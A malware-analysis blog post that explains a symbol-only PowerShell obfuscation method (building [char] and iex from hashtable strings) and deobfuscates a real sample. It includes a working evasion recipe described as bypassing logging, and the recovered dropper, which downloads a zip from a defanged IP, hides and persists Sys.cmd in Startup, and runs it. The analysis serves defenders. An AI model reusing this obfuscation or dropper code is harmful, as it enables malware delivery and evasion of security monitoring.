Powershell Obfuscation: Symbols
/ 7 min read
Table of Contents
Background
In this post, I will be going over some obfuscation techniques I saw recently for Powershell. About a week ago I saw a tweet where the user was asking for help with this weird Powershell file he saw.

After looking around I found a blog post from 2010 that looks extremely similar in structure to the code in the tweet.
Concept
Powershell is a very common vector for the first stage of a malware life cycle. Unlike Office Macros, it’s usually not blocked as Windows administrators commonly use it.
However, since it’s such a common vector administrators will often set up logging for it and will check for suspicious calls like iex which will execute a string as Powershell code.
However, by obfuscating your payloads you can, in theory, bypass basic logging that only checks top-level PowerShell files.
Obscuring variable names
There are reserved characters that cannot be a variable name by default. For example whitespace. The following line is not a valid line of Powershell.
$ = "test";However, this can be bypassed if you include curly brackets around the “invalid” characters. For example, the following line is completely valid.
${ } = "test";Each different variation of whitespace characters will correspond to a different variable. For example, all the defined variables in the next example are considered different and unique variables.
${ } = "test";${ } = 12;${ } = 2.0;Generating characters
The end goal for many Powershell scripts is to call iex on a string that contains a malicious payload. To go even further you could call iex on a string that is created at runtime from decimal values.
To achieve this you’d need to use the [char] operator. This operator casts a decimal value into a character. For example [char]117 would become "u". By abusing the [char] operator a huge string of decimals could be converted into characters which could then be executed by iex.
However, for that to work we’d need the following characters: ‘c’, ‘h’, ‘a’, ‘r’, ‘i’, ‘e’, ‘x’.
Building “char”
In Powershell @{} defines an empty hash map. If you store it as a partial expression and then cast it to a string you’d get System.Collections.Hashtable. This string contains ‘c’, ‘h’, and ‘a’. To retrieve the different characters we will need the numbers 0 - 9.
In Powershell an empty partial expression is treated as null, however, if you add something to it, it will convert to an int.
$a = +${}After the previous line executes $a would contain zero. The following code can then be executed to acquire numbers 0 - 9.
$a = +$(); # 0$b = $a; # 0$c = ++$a; # 1$d = ++$a; # 2$e = ++$a; # 3$f = ++$a; # 4$g = ++$a; # 5$h = ++$a; # 6$j = ++$a; # 7$k = ++$a; # 8$l = ++$a; # 9Once the numbers are generated we can start creating some strings. However, at this point [char] cannot be created as we are still missing "r". Fortunately, we can abuse another one of Powershell’s systems to get that.
$? returns True or False depending on if the prior line was executed successfully. By casting $? into a string we can get the "r" from True.
"$?"[$c]The following code fully builds [cHar].
$x = "[" + "$(@{})"[$j] + "$(@{})"["$c$l"] + "$(@{})"["$d$b"] + "$?"[$c] + "]" # [cHar]Building iex
For iex only “x” is missing. “x” is a little more difficult to acquire. If you were to look at the documentation for String.Insert you’d see that in its function signature it contains “startIndex”.
If you take a string, call insert on it, and cast it into a string you’ll get the signature. By pulling the 27th character you can acquire “x.”
$method = "".insertWrite-Host "$method"[27] # Outputs xSince this obfuscation technique only uses symbols we can generate “insert” at runtime by indexing the characters of the Hashtable variable.
$y = "".("$(@{})"["$c$f"] #i + "$(@{})"["$c$h"] #n + "$(@{})"[$b] #s + "$(@{})"[$f] #e + "$?"[$c] #r + "$(@{})"[$e]) #t #string Insert(int startIndex, string value)$z= "$(@{})"["$c$f"] + "$(@{})"[$f] +"$y"["$d$j"] } # iexGenerating the payload
By taking the [char] variable you can build a huge string of decimal values that, if treated as characters, would be legal Powershell code.
For example, if you were to convert Write-Host hello! to decimal values you’d get 87 114 105 116 101 45 72 111 115 116 32 104 101 108 108 111 33. By prefixing each value with [char] you can then convert the string back into Write-Host hello!. If you also pipe (|) it into iex Powershell would then also execute the string as code.
[char]87 + [char]114 + [char]105 + [char]116 + [char]101 + [char]45 ` + [char]72 + [char]111 + [char]115 + [char]116 + [char]32 ` + [char]104 + [char]101 +[char]108 + [char]108 + [char]111 ` + [char]33 | iexSince earlier we already created 0 - 9 we can obfuscate the prior Powershell code by removing the numbers and replacing them with variables, that at runtime would evaluate to numbers and [char].
"$x$k$j + $x$c$c$f + $x$c$b$g + $x$c$c$h + $x$c$b$c + $x$f$g + $x$j$d +$x$c$c$c + $x$c$c$g + $x$c$c$h + $x$e$d + $x$c$b$f + $x$c$b$c +$x$c$b$k +$x$c$b$k + $x$c$c$c + $x$e$e" | iex | iexManual Deobfuscation
sed 's/}[ ]*{/}\n{/g'sed 's/;/;\n/g'sed 's/[ ]*++[ ]*/ ++/g'sed 's/{[ ]*$/{$/g'- Replace all ${ } variables with actual names
- Look for instances of
$(),@{}and$? - Find the variable that will become [char] and replace all instances of it with
[char]. - Find huge string containing multiple instances of
[char] - Convert decimal characters to ascii.
After running all the sed commands and cleaning up the variable names, before step 7, I have this.
('-----' |%{$a=+$()} # 0 {$b = $a} # 0 {$c = ++$a} # 1 {$d = ++$a} # 2 {$e = ++$a} # 3 {$f = ++$a} # 4 {$g = ++$a} # 5 {$h = ++$a} # 6 {$j = ++$a} # 7 {$k = ++$a} # 8 {$l = ++$a} # 9
# [cHar] {$m= "[" + "$(@{})"[$j] # c + "$(@{})"["$c$l"] # H + "$(@{})"["$d$b"] # a + "$?"[$c] # r + "]" }
#string Insert(int startIndex, string value) {$a ="".(" $(@{})"[ "$c$f"] # i + "$(@{})"["$c$h"] # n + "$(@{})"[$b] # s + "$(@{})"[$f] # e + "$?"[$c] # r + "$(@{})"[$e])} # t
# iex {$a= "$(@{})"["$c$f"] + "$(@{})"[$f] +"$a"["$d$j"] });
"$m$c$e + $m$c$b + $m$e$h + $m$j$j + $m$c$c$d + $m$c$c$g + $m$e$d + $m$h$c |$a"|&$aAfter putting in [char] and recreating all the original decimal values the huge string will start like this.
[char]23+ [char]21+ [char]36+ [char]77+ [char]220+ [char]225+ [char]30+ [char]62+ [char]30+ [char]34+ [char]67+ [char]58+ [char]90...If you dump the long string into Powershell you’ll get

After cleaning that all up you’ll get the following Powershell code.
$Mps = "C:\User"New-Item -ItemType Directory -Force -Path $Mps | Out-Null
$cmdxx = "C:\User\Sys.cmd"$url2 = 'hXXp://35[.]163[.]204[.]167/esfsdghfrzeqsdffgfrtsfd[.]zip'$dir3 = $Mps + '\xxrrffftttbbb.zip'
$client = new-object System.Net.WebClient$client.DownloadFile($url2,$dir3);
(new-object -com shell.application).namespace($Mps) .CopyHere((new-object -com shell.application).namespace($dir3).Items(),4 + 16) | Out-Null
$xvwe = 'Sys.cmd'$zz=Get-Item $cmdxx$zz.Attributes+="Hidden,System"
$startup = [System.Environment]::GetFolderPath("Startup") + "\" + $xvweCopy-Item $cmdxx $startup | Out-Null
[System.Threading.Thread]::Sleep(3000)& $cmdxxremove-item $dir3 | Out-NullTo summarize it the script pulls a file from a malicious domain and saves it to C:\Users. Following this, it unzips the archive, sets Sys.cmd as a hidden and a system file, copies it to C:\Users\[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup, waits 3 seconds, and then executes the file. After executing the file the original archive is deleted.
Conclusion
repo contains malware! Use at your own risk.
Full files can be found at my malware-research repo.
References
- Original Tweet: https://twitter.com/LawrenceAbrams/status/1514634960833073158?s=20&t=vIa0fSK3stteiaPvVlZ0VQ
- Repository full of fun Powershell obfuscation techniques: https://github.com/danielbohannon/Invoke-Obfuscation
- Blog post explaining similar Powershell script: https://pcsxcetrasupport3.wordpress.com/2018/10/28/understanding-invoke-x-special-character-encoding/
- Original post explaining this technique: https://perl-users.jp/articles/advent-calendar/2010/sym/11